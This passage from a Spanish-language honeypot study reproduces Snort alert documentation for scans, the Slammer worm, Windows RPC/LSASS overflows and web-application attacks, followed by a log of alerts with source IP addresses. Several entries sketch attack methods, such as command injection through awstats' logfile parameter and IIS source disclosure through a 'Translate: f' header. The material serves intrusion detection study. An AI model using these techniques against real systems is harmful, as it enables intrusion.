False Positives	An ICMP echo request may be used to legimately troubleshoot networking problems. If you think this rule has a false positives, please help fill it out.
False Negatives	None Known.
Corrective Action	Block inbound ICMP echo requests.

Tabla G.1.3 Regla de Snort / ICMP L3retriever Ping

Message	ICMP PING CyberKit 2.2 Windows
Summary	This event is generated when an ICMP echo request is made from a Windows host running CyberKit 2.2 software.
Impact	Information gathering. An ICMP echo request can determine if a host is active.
Detailed Information	An ICMP echo request is used by the ping command to elicit an ICMP echo reply from a listening live host. An echo request that originates from a Windows host running CyberKit 2.2 software contains a unique payload in the message request.
Affected Systems	All
Attack Scenarios	An attacker may attempt to determine live hosts in a network prior to launching an attack.
Ease of Attack	Simple.

False Positives	An ICMP echo request may be used to legimately troubleshoot networking problems. If you think this rule has a false positives, please help fill it out.
False Negatives	None Known.
Corrective Action	Block inbound ICMP echo requests.

Tabla G.1.4 Regla de Snort / ICMP Ping Cyberkit 2.2 Windows

Message	ICMP PING NMAP
Summary	This event is generated when an ICMP ping typically generated by nmap is detected.
Impact	This could indicate a full scan by nmap which is sometimes indicative of potentially malicious behavior.
Detailed Information	Nmap's ICMP ping, by default, sends zero data as part of the ping. Nmap typically pings the host via icmp if the user has root privileges, and uses a tcp-ping otherwise.
Affected Systems	All
Attack Scenarios	As part of an information gathering attempt, an attacker may use nmap to see what hosts are alive on a given network. If nmap is used for portscanning as root, the icmp ping will occur by default unless the user specifies otherwise (via '-P0').
Ease of Attack	Trivial. Nmap requires little or no skill to operate.
False Positives	Possible. The only current identifying feature of nmap's ICMP ping is that the data size is 0. It is entirely possible that other tools may send icmp pings with zero data.
False Negatives	None Known.
Corrective Action	If you detect other suspicous traffic from this host (i.e., a portscan), follow standard procedure to assess what threat this may pose. If you only detect the icmp ping, this may have simply been a 'ping sweep' and may be ignored.

Tabla G.1.5 Regla de Snort / ICMP Ping nmap

Message	MS-SQL version overflow attempt
Summary	This event is generated when an attempt is made to exploit a vulnerability in Microsoft SQL Server 2000.
Impact	Denial of Service, possible code execution and control of the server.
Detailed Information	Versions of Microsofts implementation of SQL server running the resolution service are subject to multiple buffer overflows. It is possible to overwrite memory with data of the attackers choosing, resulting in a denial of service or possible code execution. This is done by sending carefully

	crafted packets to the resolution service running on the server. It is also possible for the attacker to cause a denial of service by sending a spoofed packet purporting to be from one SQL server to another. The resulting exchange between the two servers could result in a denial of service.
Affected Systems	Cisco BBSM 5.0 Cisco BBSM 5.1 Cisco CallManager 3.3.x Cisco Unity 3.x Cisco Unity 4.x Microsoft .NET Framework 1.0 Microsoft SQL Server 2000 Windows 2000 Any version Windows NT Any version
Attack Scenarios	The SQL Slammer (Sapphire) worm exploited the vulnerabilities in this service.
Ease of Attack	Simple
False Positives	This rule can be triggered by UDP responses to requests originating from ephemeral port 1434. Example: a DNS response with transaction ID between 0x0400 and 0x04FF. If you think this rule has a false positives, please help fill it out.
False Negatives	None Known.
Corrective Action	Update all instances of the vulnerable systems with patches from the vendor.

Tabla G.1.6 Regla de Snort /MS-SQL versión overflow attempt

Figura G.1.4 Alerta de Snort visualizada por el Walleye / MS-SQL worm propagation attempt, OUTBOUND , MS-SQL versión overflow attempt

Message	MS-SQL Worm propagation attempt
Summary	This event is generated when an attempt is made by the "Slammer" worm to compromise a Microsoft SQL Server.
Impact	A worm targeting a vulnerability in the MS SQL Server 2000 Resolution Service was released on January 25th, 2003. The worm attempts to exploit a buffer overflow in the Resolution Service. Because of the nature of the vulnerability, the worm is able to attempt to

	compromise other machines very rapidly.
Detailed Information	The Monitor Service provided by MS SQL and MSDE uses unchecked client provided data in an SQL version check function. The worm attempts to exploit a buffer overflow in this version request. If the worm sends too many bytes in the request that triggers the version check, then a buffer overflow condition is triggered resulting in a potential compromise of the SQL Server.
Affected Systems	This vulnerability is present in unpatched MS SQL Servers. The following unpatched services containing MS SQL or Microsoft Desktop Engine (MSDE) may potentially be compromised by this worm: * QL Server 2000 (Developer, Standard, and Enterprise Editions) * Visual Studio .NET (Architect, Developer, and Professional Editions) * ASP.NET Web Matrix Tool * Office XP Developer Edition * MSDN Universal and Enterprise subscriptions
Attack Scenarios	This is worm activity.
Ease of Attack	Exploits for this vulnerability have been publicly published.
False Positives	Exploits for this vulnerability have been publicly published.
False Negatives	None Known.
Corrective Action	Block external access to the MS SQL services on port 1433 and 1434 if possible.

Tabla G.1.7 Regla de Snort / MS-SQL worm propagation attempt

Message	MS-SQL Worm propagation attempt OUTBOUND
Summary	This event is generated when an attempt is made by the "Slammer" worm to compromise a Microsoft SQL Server. Specifically, this rule generates an event when the worm activity eminates from the protected network.
Impact	A worm targeting a vulnerability in the MS SQL Server 2000 Resolution Service was released on January 25th, 2003. The worm attempts to exploit a buffer overflow in the Resolution Service. Because of the nature of the vulnerability, the worm is able to attempt to compromise other machines very rapidly.
Detailed Information	The Monitor Service provided by MS SQL and MSDE uses unchecked client provided data in an SQL version check function. The worm attempts to exploit a buffer overflow in this version request. If the worm sends too many bytes in the request that

	triggers the version check, then a buffer overflow condition is triggered resulting in a potential compromise of the SQL Server. This event is indicative of an existing infection on the protected network. The event is generated on outgoing traffic.
Affected Systems	This vulnerability is present in unpatched MS SQL Servers. The following unpatched services containing MS SQL or Microsoft Desktop Engine (MSDE) may potentially be compromised by this worm: * QL Server 2000 (Developer, Standard, and Enterprise Editions) * Visual Studio .NET (Architect, Developer, and Professional Editions) * ASP.NET Web Matrix Tool * Office XP Developer Edition * MSDN Universal and Enterprise subscriptions
Attack Scenarios	This is worm activity.
Ease of Attack	Exploits for this vulnerability have been publicly published.
False Positives	A worm has been written that automatically exploits this vulnerability.
False Negatives	None Known.
Corrective Action	Block external access to the MS SQL services on port 1433 and 1434 if possible.

Tabla G.1.8 Regla de Snort / MS-SQL worm propagation attempt OUTBOUND

Figura G.1.5 Alerta de Snort visualizada por el Walleye / NETBIOS dcerpc ncacn-ip-tcp IActivation remoteactivation Little endian overflow attempt

Message	NETBIOS DCERPC NCACN-IP-TCP IActivation remoteactivation little endian overflow attempt
Summary	This event is generated when an attempt is made to exploit a known vulnerablity in Microsoft RPCSS service for RPC.
Impact	Denial of Service. Possible execution of arbitrary code leading to unauthorized remote administrative access.
Detailed Information	A vulnerability exists in Microsoft RPCSS Service that handles RPC DCOM requests such that execution of arbitrary code or a Denial of Service condition can be issued against a host by sending malformed data via

	RPC. The Distributed Component Object Model (DCOM) handles DCOM requests sent by clients to a server using RPC. A malformed request to the host running the RPCSS service may result in a buffer overflow condition that will present the attacker with the opportunity to execute arbitrary code with the privileges of the local system account. Alternatively the attacker could also cause the RPC service to stop answering RPC requests and thus cause a Denial of Service condition to occur.
Affected Systems	Windows NT 4.0 Workstation and Server Windows NT 4.0 Terminal Server Edition Windows 2000 Windows XP Windows Server 2003
Attack Scenarios	An attacker may make a DCERPC bind request followed by a malicious DCERPC DCOM remote activation request.
Ease of Attack	Simple. Expoit code exists.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Apply the appropriate vendor supplied patches.

Tabla G.1.9 Regla de Snort / Netbios dcerpc ncacn-ip-tcp iactivation remoteactivation Little endian overflow attempt

Message	NETBIOS SMB-DS IPC$ unicode share access
Summary	This event is generated when an attempt is made to gain access to private resources using Samba.
Impact	Information gathering and system integrity compromise. Possible unauthorized administrative access to the server.
Detailed Information	This event is generated when an attempt is made to use Samba to gain access to private or administrative shares on a host.
Affected Systems	All systems using Samba for file sharing. All systems using file and print sharing for Windows.
Attack Scenarios	Many attack vectors are possible from simple directory traversal to direct access to Windows adminsitrative shares.
Ease of Attack	Simple. Exploit software is not required.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software and has had all vendor supplied patches applied.

Tabla G.1.10 NETBIOS SMB-DS IPC$ unicode share access

Figura G.1.6 NETBIOS smb-ds IPS$ Unicode share access, NETBIOS smb-ds lsass dsrolerupgradedownlevelServer Unicode little endian overflow attempt

Message	NETBIOS SMB-DS lsass DsRolerUpgradeDownlevelServer unicode little endian overflow attempt
Summary	This event is generated when an attempt is made to exploit a buffer overrun condition in Microsoft products via the Local Security Authority Subsystem Service (LSASS).
Impact	Remote execution of arbitrary code.
Detailed Information	A vulnerability exists in LSASS that may present an attacker with the opportunity to execute code of their choosing on an affected host.
Affected Systems	Microsoft Windows 2000, 2003 and XP systems.
Scenarios	An attcker needs to make a specially crafted request to the LSASS service that could contain harmful code to gain further access to the system.
Ease of Attack	Moderate.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Apply the appropriate vendor supplied patches

Tabla G.1.11 Regla de Snort / Netbios smb-ds lsass dsrolerupgradedownlevelserver Unicode Little endian overflow attempt

Figura G.1.7 Alerta de Snort visualizada por el Walleye / WEB-CGI awstats access

Message	WEB-CGI awstats access
Summary	This event is generated when an attempt is made to access the cgi script

	awstats.pl.
Impact	Possible execution of system commands..
Detailed Information	Adavanced Web Statistics (awstats) is used to process web server log files and produces reports of web server usage. Some versions of awstats do not correctly sanitize user input. This may present an attacker with the opportunity to supply system commands via the "logfile" parameter. For the attack to be sucessful the "update" parameter must also have the value set to "1". This event indicates that an attempt has been made to access the awstats.pl cgi script.
Affected Systems	Awstats 6.1 and prior
Attack Scenarios	An attacker can supply commands of their choosing as a value for the logfile parameter by enclosing the commands in pipe charecters.
Ease of Attack	Simple. No exploit software required.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software.

Tabla G.1.12 Regla de Snort / WEB-CGI awstats acess

Message	WEB-CGI formmail access
Summary	This event is generated when an attempt is made to exploit a known vulnerability in the CGI web application Formmail running on a server.
Impact	Several vulnerabilities include server access, information disclosure, spam relaying and mail anonymizing.
Detailed Information	This event is generated when an attempt is made to access the perl cgi script Formmail. Early versions (1.6 and prior) had several vulnerabilities (Spam engine, ability to run commands under server id and set environment variables) and should be upgraded immediately. Newer versions can still be used by spammers for anonymizing email and defeating email relay controls.
Affected Systems	All systems running Formmail
Attack Scenarios	Information can be appended to the URL to use your mail gateway avoiding SMTP relay controls. HTTP header information can

	be manipulated to avoid access control methods in script. Allows SMTP exploits that are normally available only to trusted (local) users such as Sendmail % hack.
Ease of Attack	Simple. Exploits exist.
False Positives	Legitimate use of the script can cause alerts. Verify packet payload and watch web/mailserver logfiles. If you think this rule has a false positives, please help fill it out.
False Negatives	If the name of the script has been changed this rule will not generate an event. If you think this rule has a false negatives, please help fill it out.
Corrective Action	Ensure the system is using an up to date version of the software and has had all vendor supplied patches applied.

Tabla G.1.13 Regla de Snort / WEB-CGI formmail access

Figura G.1.8 Alerta de Snort visualizada por el Walleye / WEB-CGI guestbook.cgi access

Message	WEB-CGI guestbook.cgi access
Summary	This event is generated when an attempt is made to exploit a known vulnerability in a CGI web application running on a server.
Impact	Information gathering and system integrity compromise. Possible unauthorized administrative access to the server or application. Possible execution of arbitrary code of the attackers choosing in some cases.
Detailed Information	This event is generated when an attempt is made to gain unauthorized access to a CGI application running ona web server. Some applications do not perform stringent checks when validating the credentials of a client host connecting to the services offered on a host server. This can lead

	to unauthorized access and possibly escalated privileges to that of the administrator. Data stored on the machine can be compromised and trust relationships between the victim server and other hosts can be exploited by the attacker. If stringent input checks are not performed by the CGI application, it may also be possible for an attacker to execute system binaries or malicious code of the attackers choosing.
Affected Systems	All systems running CGI applications
Attack Scenarios	An attacker can access an authentication mechanism and supply his/her own credentials to gain access. Alternatively the attacker can exploit weaknesses to gain access as the administrator by supplying input of their choosing to the underlying CGI script.
Ease of Attack	Simple. Exploits exist.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software and has had all vendor supplied patches applied.

Tabla G.1.14 Regla de Snort / WEB-CGI guestbook.cgi Access

Message	WEB-FRONTPAGE /_vti_bin/ access
Summary	This event is generated when an attempt is made to exploit a known vulnerability in a web server running Microsoft FrontPage Server Extensions..
Impact	nformation gathering and system integrity compromise. Possible unauthorized administrative access to the server or application. Possible execution of arbitrary code of the attackers choosing in some cases. Denial of Service is possible.
Detailed Information	This event is generated when an attempt is made to compromise a host running Microsoft FrontPage Server Extensions. Many known vulnerabilities exist for this platform and the attack scenarios are legion. In particular this rule generates events when the directory _vti_bin is accessed. This directory contains sensitive files that may be utilized in an attack against the server.
Affected Systems	All systems running Microsoft FrontPage Server Extensions

Attack Scenarios	Many attack vectors are possible from simple directory traversal to exploitation of buffer overflow conditions.
Ease of Attack	Simple. Many exploits exist.
False Positives	A user who is using the "discuss" toolbar in Microsoft Internet Explorer may inadvertently generate an event from this rule, due to the browser making a check for Office Server Extensions. See this URI for more details.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software and has had all vendor supplied patches applied.

Tabla G.1.15 Regla de Snort / WEB-FRONTPAGE /_vti_bin/ access

Message	WEB-FRONTPAGE posting
Summary	This event is generated when an attempt is made to use a Frontpage client to connect and/or publish content to a Frontpage Server Extensions-enabled IIS web server.
Impact	An attacker can modify your web content, access privileged files or modify other users' privileges on the Frontpage-enabled virtual host.
Detailed Information	Microsoft Frontpage is a web-content managing and publishing application, which also comes with server extensions for Microsoft IIS and Apache web servers. The extensions enable the servers to display dynamic content, as well as perform certain levels of web-server administration.
Affected Systems	All systems running FPSE on IIS.
Attack Scenarios	An attacker can gain the FPSE username and password via sniffing, social engineering or brute force guessing. After successfully logging on to the system, the attacker can alter web contents, modify login information for other users and generally control the web server.
Ease of Attack	After gaining the login credentials the attack is trivial.
False Positives	If FrontPage authoring is allowed from resources external to the protected network this rule will generate an event. If you think this rule has a false positives, please help fill it out.
False Negatives	None Known.
Corrective Action	Disable FPSE if it is not needed for web-content management.

Tabla G.1.16 WEB-FRONTPAGE posting




Figura G.1.9 Alerta de Snort visualizada por el Walleye / WEB-ISS view source via translate header

Message	WEB-IIS view source via translate header
Summary	This event is generated when an attempt is made to craft a URL containing the text 'Translate: f' in an attempt to view file source code.
Impact	Intelligence gathering. This attack may permit disclosure of the source code of files not normally available for viewing.
Detailed Information	Microsoft Internet Information Services (IIS) 5.0 contains scripting engines to support various advanced files types such as .ASP and .HTR files. This permits the execution of server-side processing. IIS determines which scripting engine is appropriate to use depending on the file extension. If an attacker crafts a URL request ending in 'Translate: f' and followed by a slash '/', IIS fails to send the file to the appropriate scripting engine for processing. Instead, it returns the source code of the referenced file to the browser.
Affected Systems	Microsoft IIS 5.0
Attack Scenarios	An attacker can craft a URL to include the 'Translate: f' and followed by a '/' to disclose source code on the vulnerable server.
Ease of Attack	Simple. Attack scripts are freely available.
False Positives	Some Microsoft applications make use of the 'Translate: f' header and may cause this rule to generate an event. These include applications that use WebDAV for publishing content on a webserver such as Microsoft Outlook Web Access (OWA)
False Negatives	None Known.
Corrective Action	Apply the appropriate vendor supplied patch.

Tabla G.1.17 Regla de Snort / WEB-IIS view source via translate header

Message	WEB-MISC backup access
Summary	This event is generated when an attempt is made to exploit a known

	vulnerability on a web server or a web application resident on a web server.
Impact	Information gathering and system integrity compromise. Possible unauthorized administrative access to the server. Possible execution of arbitrary code of the attackers choosing in some cases.
Detailed Information	This event is generated when an attempt is made to compromise a host running a Web server or a vulnerable application on a web server. Many known vulnerabilities exist for each implementation and the attack scenarios are legion. Some applications do not perform stringent checks when validating the credentials of a client host connecting to the services offered on a host server. This can lead to unauthorized access and possibly escalated privileges to that of the administrator. Data stored on the machine can be compromised and trust relationships between the victim server and other hosts can be exploited by the attacker.
Affected Systems	All systems using a web server.
Attack Scenarios	Many attack vectors are possible from simple directory traversal to exploitation of buffer overflow conditions.
Ease of Attack	Simple. Exploits exist.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software and has had all vendor supplied patches applied.

Tabla G.1.18 Regla de Snort / WEB-misc backup access

Message	WEB-MISC ftp attempt
Summary	This event is generated when an attempt is made to exploit a known vulnerability on a web server or a web application resident on a web server.
Impact	Information gathering and system integrity compromise. Possible unauthorized administrative access to the server. Possible execution of arbitrary code of

	the attackers choosing in some cases.
Detailed Information	This event is generated when an attempt is made to compromise a host running a Web server or a vulnerable application on a web server. Many known vulnerabilities exist for each implementation and the attack scenarios are legion. Some applications do not perform stringent checks when validating the credentials of a client host connecting to the services offered on a host server. This can lead to unauthorized access and possibly escalated privileges to that of the administrator. Data stored on the machine can be compromised and trust relationships between the victim server and other hosts can be exploited by the attacker.
Affected Systems	All systems using a web server.
Attack Scenarios	Many attack vectors are possible from simple directory traversal to exploitation of buffer overflow conditions.
Ease of Attack	Simple. Exploits exist.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software and has had all vendor supplied patches applied.

Tabla G.1.19 Regla de Snort / WEB-MISC ftp attempt

Message	WEB-MISC Phorecast remote code execution attempt
Summary	This event is generated when an attempt is made to exploit a known vulnerability on a web server or a web application resident on a web server.
Impact	Information gathering and system integrity compromise. Possible unauthorized administrative access to the server. Possible execution of arbitrary code of the attackers choosing in some cases.
Detailed Information	This event is generated when an attempt is made to compromise a host running a Web server or a vulnerable application on a

	web server.
Affected Systems	All systems using a web server.
Attack Scenarios	Many attack vectors are possible from simple directory traversal to exploitation of buffer overflow conditions.
Ease of Attack	Simple. No exploit code is required.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software and has had all vendor supplied patches applied.

Tabla G.1.20 Regla de Snort / WEB-MISC Phorecast remote code execution attempt

Message	WEB-PHP admin.php access
Summary	This event is generated when an attempt is made to exploit an authentication vulnerability in a web server or an application running on that server.
Impact	nformation gathering and system integrity compromise. Possible unauthorized administrative access to the server or application.
Detailed Information	This event is generated when an attempt is made to gain unauthorized access to a web server or an application running ona web server. Some applications do not perform stringent checks when validating the credentials of a client host connecting to the services offered on a host server. This can lead to unauthorized access and possibly escalated privileges to that of the administrator. Data stored on the machine can be compromised and trust relationships between the victim server and other hosts can be exploited by the attacker.
Affected Systems	
Attack Scenarios	An attacker can access the authentication mechanism and supply his/her own credentials to gain access. Alternatively the attacker can exploit weaknesses to gain access as the administrator.
Ease of Attack	Simple. Exploits exist.
False Positives	None known.
False Negatives	None Known.

Corrective Action	Disallow administrative access from sources external to the protected network.

Tabla G.1.21 Regla de Snort / WEB-PHP admin.php access

Figura G.1.10 Alerta de Snort visualizada por el Walleye / WEB-PHP advanced poll booth.php Access, WEB-PHP remote include path

Message	WEB-PHP Advanced Poll booth.php access
Summary	This event is generated when an attempt is made to exploit a known vulnerability in the PHP web application Proxy2.de Advanced Poll 2.0.2 running on a server.
Impact	Information gathering and system integrity compromise. Possible unauthorized administrative access to the server or application. Possible execution of arbitrary code of the attackers choosing in some cases.
Detailed Information	This event indicates that an attempt may have been made to exploit a known vulnerability in the PHP application Proxy2.de Advanced Poll 2.0.2. This application does not perform stringent checks when handling user input, this may lead to the attacker being able to execute PHP code, include php files and possibly retrieve sensitive files from the server running the application.
Affected Systems	All systems running Proxy2.de Advanced Poll 2.0.2
Attack Scenarios	An attacker can access an authentication mechanism and supply his/her own credentials to gain access. Alternatively the attacker can exploit weaknesses to gain access as the administrator by supplying input of their choosing to the underlying PHP script.
Ease of Attack	Simple. No exploit code is required.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software and has

	had all vendor supplied patches applied.

Tabla G.1.22 Regla de Snort / Web-php advanced poll booth.php access

Message	WEB-PHP remote include path
Summary	This event is generated when an attempt is made to exploit a weakness in a php application.
Impact	Information gathering.
Detailed Information	This event indicates that an attempt has been made to exploit potential weaknesses in php applications.
Affected Systems	Any host using php.
Attack Scenarios	An attacker can retrieve a sensitive file containing information on the php application on the host. The attacker might then gain administrator access to the site or database.
Ease of Attack	Simple.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Check the php implementation on the host. Ensure all measures have been taken to deny access to sensitive files.

Tabla G.1.23 Regla de Snort / Web-php remote include path

Figura G.1.11 Alerta de Snort visualizada por el Walleye / WEB-PHP setup.php access

Message	WEB-PHP Setup.php access
Summary	This event is generated when an attempt is made to exploit a known vulnerability in the PHP web application MediaWiki running on a server.
Impact	Possible execution of arbitrary code and unauthorized administrative access to the target system.
Detailed Information	This event indicates that an attempt may have been made to exploit a known vulnerability in the PHP application MediaWiki . This application does not perform stringent checks when handling user input, this may lead to the attacker being able to execute PHP code and include php files of the attackers choosing.

Affected Systems	MediaWiki MediaWiki-stable 20031107 MediaWiki MediaWiki-stable 20030829
Attack Scenarios	An attacker can exploit weaknesses to gain access as the administrator by supplying input of their choosing to the underlying PHP script.
Ease of Attack	Simple. No exploit code is required.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Ensure the system is using an up to date version of the software.

Tabla G.1.24 Regla de Snort / WEB-php setup.php access

Message	WEB-PHP viewtopic.php access
Summary	This event is generated when an attempt is made to exploit a known vulnerability in the PHP application phpBB.
Impact	Information disclosure possibly leading to serious system compromise.
Detailed Information	Some versions of phpBB Group phpBB suffer from a vulnerability that allows an attacker to inject SQL queries of their choosing. This can result in the disclosure of passwords and other information stored in the database. The data contained in the database may also be corrupted by a malicious SQL query.
Affected Systems	phpBB Group phpBB 2.0.4, 2.0.5
Attack Scenarios	The attacker can execute one of the publicly available exploit scripts.
Ease of Attack	Simple. No exploit code is required.
False Positives	None known.
False Negatives	None Known.
Corrective Action	Upgrade to the latest non-affected version of the software.

Tabla G.1.25 Regla de Snort / WEB-PHP viewtopic.php access

APÉNDICE H. : ATAQUES

H.1 Descripción de Ataques

Origen	Destino	Fecha	Hora	Nombre
202.134.73.148	IP HONEYPOT DEBIAN	29/08/2008	20:32:47	WEB-frontpage POSTING
202.134.73.148	IP HONEYPOT DEBIAN	29/08/2008	20:32:47	WEB-frontpage /_vti_bin/ access
200.9.166.123	IP HONEYPOT UBUNTU	30/08/2008	15:20:04	ICMP PING CyberKit 2.2 Windows
218.146.255.60	IP HONEYPOT DEBIAN	01/09/2008	15:22:48	WEB-frontpage POSTING
218.146.255.60	IP HONEYPOT DEBIAN	01/09/2008	15:22:48	WEB-frontpage /_vti_bin/ access
193.194.84.209	IP HONEYPOT UBUNTU	01/09/2008	20:38:12	MS-SQL Worm propagation attempt
193.194.84.209	IP HONEYPOT UBUNTU	01/09/2008	20:38:12	MS-SQL Worm propagation attempt OUTBOUND
193.194.84.209	IP HONEYPOT UBUNTU	01/09/2008	20:38:12	MS-SQL version overflow attempt
200.9.166.34	IP HONEYPOT UBUNTU	03/09/2008	9:20:32	ICMP PING CyberKit 2.2 Windows
200.9.149.254	IP HONEYPOT DEBIAN	11/09/2008	0:52:41	NETBIOS SMB-DS IPC$ unicode share access
200.9.149.254	IP HONEYPOT DEBIAN	11/09/2008	0:52:41	NETBIOS SMB-DS lsass DsRolerUpgradeDownlevelServer unicode little endian overflow attempt
200.9.166.102	IP HONEYPOT UBUNTU	12/09/2008	16:05:06	ICMP PING CyberKit 2.2 Windows
200.9.166.82	IP HONEYPOT UBUNTU	13/09/2008	9:21:19	ICMP PING CyberKit 2.2 Windows
60.40.190.161	IP HONEYPOT DEBIAN	13/09/2008	21:12:14	ATTACK-RESPONSES Microsoft cmd.exe banner
200.9.166.231	IP HONEYPOT UBUNTU	14/09/2008	9:23:08	ICMP PING CyberKit 2.2 Windows
212.182.71.51	IP HONEYPOT DEBIAN	15/09/2008	07:07:18	NETBIOS SMB-DS IPC$ unicode share access
212.182.71.51	IP HONEYPOT DEBIAN	15/09/2008	07:07:18	NETBIOS SMB-DS lsass DsRolerUpgradeDownlevelServer unicode little endian overflow attempt
212.14.30.2	IP HONEYPOT DEBIAN	15/09/2008	07:09:05	NETBIOS DCERPC NCACN-IP-TCP lactivation remoteactivation little endian overflow attenmpt
200.9.166.98	IP HONEYPOT UBUNTU	15/09/2008	09:57:39	ICMP PING CyberKit 2.2 Windows
129.82.138.32	IP HONEYPOT UBUNTU	15/09/2008	10:55:51	ICMP PING NMAP
134.208.13.20	IP HONEYPOT DEBIAN	16/09/2008	22:33:42	WEB-IIS view source via translate header
128.9.160.251	IP HONEYPOT UBUNTU	16/09/2008	01:49:16	ICMP PING NMAP
200.30.68.150	IP HONEYPOT UBUNTU	16/09/2008	05:31:18	ICMP PING CyberKit 2.2 Windows
200.9.147.10	IP HONEYPOT	17/09/08	15:54:39	ICMP PING CyberKit 2.2

	UBUNTU			Windows
134.208.13.20	IP HONEYPOT DEBIAN	17/09/08	02:30:54	WEB-IIS view source via translate header
200.30.68.150	IP HONEYPOT UBUNTU	17/09/08	04:19:10	ICMP PING CyberKit 2.2 Windows
200.9.147.10	IP HONEYPOT UBUNTU	24/09/08	15:54:39	ICMP PING CyberKit 2.2 Windows
195.160.236.23	IP HONEYPOT UBUNTU	24/09/08	19:42:41	ICMP PING NMAP
150.161.21.114	IP HONEYPOT DEBIAN	25/09/08	11:02:58	NETBIOS DCERPC NCACN-IP-TCP IActivation remoteactivation little endian overflow attempt
152.6.106.153	IP HONEYPOT DEBIAN	25/09/08	07:16:01	NETBIOS SMB-DS IPC$ unicode share access
152.6.106.153	IP HONEYPOT DEBIAN	25/09/08	07:16:01	NETBIOS SMB-DS lsass DsRolerUpgradeDownlevelServer unicode little endian overflow attempt
200.30.68.150	IP HONEYPOT DEBIAN	25/09/08	07:50:20	ICMP PING CyberKit 2.2 Windows
129.82.138.33	IP HONEYPOT DEBIAN	25/09/08	22:47:59	ICMP PING NMAP
118.45.190.167	IP HONEYPOT UBUNTU	26/09/08	06:25:32	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited
200.30.68.150	IP HONEYPOT DEBIAN	26/09/08	04:14:41	ICMP PING CyberKit 2.2 Windows
200.30.68.150	IP HONEYPOT UBUNTU	27/09/08	04:01:44	ICMP PING CyberKit 2.2 Windows
200.9.166.65	IP HONEYPOT UBUNTU	28/09/08	07:30:19	ICMP PING CyberKit 2.2 Windows
200.9.166.92	IP HONEYPOT DEBIAN	29/09/08	16:51:25	ICMP PING CyberKit 2.2 Windows
IP HONEYPOT DEBIAN	87.238.48.130	30/09/08	10:45:21	WEB-MISC ftp attempt
IP HONEYPOT DEBIAN	218.22.211.45	30/09/08	10:44:37	ATTACK-RESPONSES Microsoft cmd.exe banner
200.9.166.92	IP HONEYPOT UBUNTU	30/09/08	01:05:38	ICMP PING CyberKit 2.2 Windows
200.9.166.43	IP HONEYPOT DEBIAN	06/10/08	18:04:08	ICMP PING CyberKit 2.2 Windows
200.9.176.146	IP HONEYPOT UBUNTU	06/10/08	16:52:29	ICMP L3retriever Ping
200.30.68.150	IP HONEYPOT DEBIAN	07/10/08	02:36:13	ICMP PING CyberKit 2.2 Windows
200.30.68.150	IP HONEYPOT UBUNTU	08/10/08	00:55:48	ICMP PING CyberKit 2.2 Windows
200.30.68.150	IP HONEYPOT UBUNTU	09/10/08	05:43:19	ICMP PING CyberKit 2.2 Windows
200.6.56.4	IP HONEYPOT DEBIAN	09/10/08	13:03:00	WEB-MISC backup access
200.6.56.4	IP HONEYPOT DEBIAN	09/10/08	13:03:28	WEB-PHP Setup.php access
200.6.56.4	IP HONEYPOT DEBIAN	09/10/08	13:04:04	WEB-PHP view topic.php acces
200.6.56.4	IP HONEYPOT	09/10/08	13:05:14	WEB-PHP Advanced Poll

	DEBIAN			booth.php access
200.6.56.4	IP HONEYPOT DEBIAN	09/10/08	13:05:14	Web-PHP remote include path
200.6.56.4	IP HONEYPOT DEBIAN	09/10/08	13:04:25	WEB-CGI formail access
65.114.168.238	IP HONEYPOT DEBIAN	09/10/08	18:44:47	ICMP PING NMAP
200.9.176.146	IP HONEYPOT UBUNTU	06/10/08	16:52:29	ICMP L3retriever Ping
200.6.56.4	IP HONEYPOT DEBIAN	09/10/08	13:02:05	WEB-PHP remote include path
200.6.56.4	IP HONEYPOT DEBIAN	09/10/08	13:02:05	WEB-MISC Phorecast remote code execution attempt
200.30.68.150	IP HONEYPOT UBUNTU	14/10/08	20:35:24	ICMP PING CyberKit 2.2 Windows
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	24:44:33	WEB-PHP remote include path
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:26:18	WEB-PHP admin.php accesss
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:27:09	WEB-PHP admin.php accesss
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:27:09	WEB-PHP remote include path
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:30:30	WEB-CGI guestbook.cgi access
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:28:33	WEB-CGI formail access
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:31:24	WEB-MISC Phorecast remote code execution attempt
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:32:06	WEB-MISC backup access
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:32:30	WEB-PHP Setup.php access
193.34.64.10	IP HONEYPOT DEBIAN	14/10/08	21:33:00	WEB-CGI viewtopic.php access
200.9.166.163	IP HONEYPOT UBUNTU	15/10/08	08:01:45	ICMP PING CyberKit 2.2 Windows
193.34.64.10	IP HONEYPOT DEBIAN	16/10/08	00:47:20	WEB-CGI awstats access
193.34.64.10	IP HONEYPOT DEBIAN	16/10/08	00:42:29	WEB-PHP remote include path
193.34.64.10	IP HONEYPOT DEBIAN	16/10/08	00:43:32	WEB-PHP admin.php accesss
193.34.64.10	IP HONEYPOT DEBIAN	16/10/08	00:44:20	WEB-PHP admin.php accesss
193.34.64.10	IP HONEYPOT DEBIAN	16/10/08	00:44:20	WEB-PHP remote include path
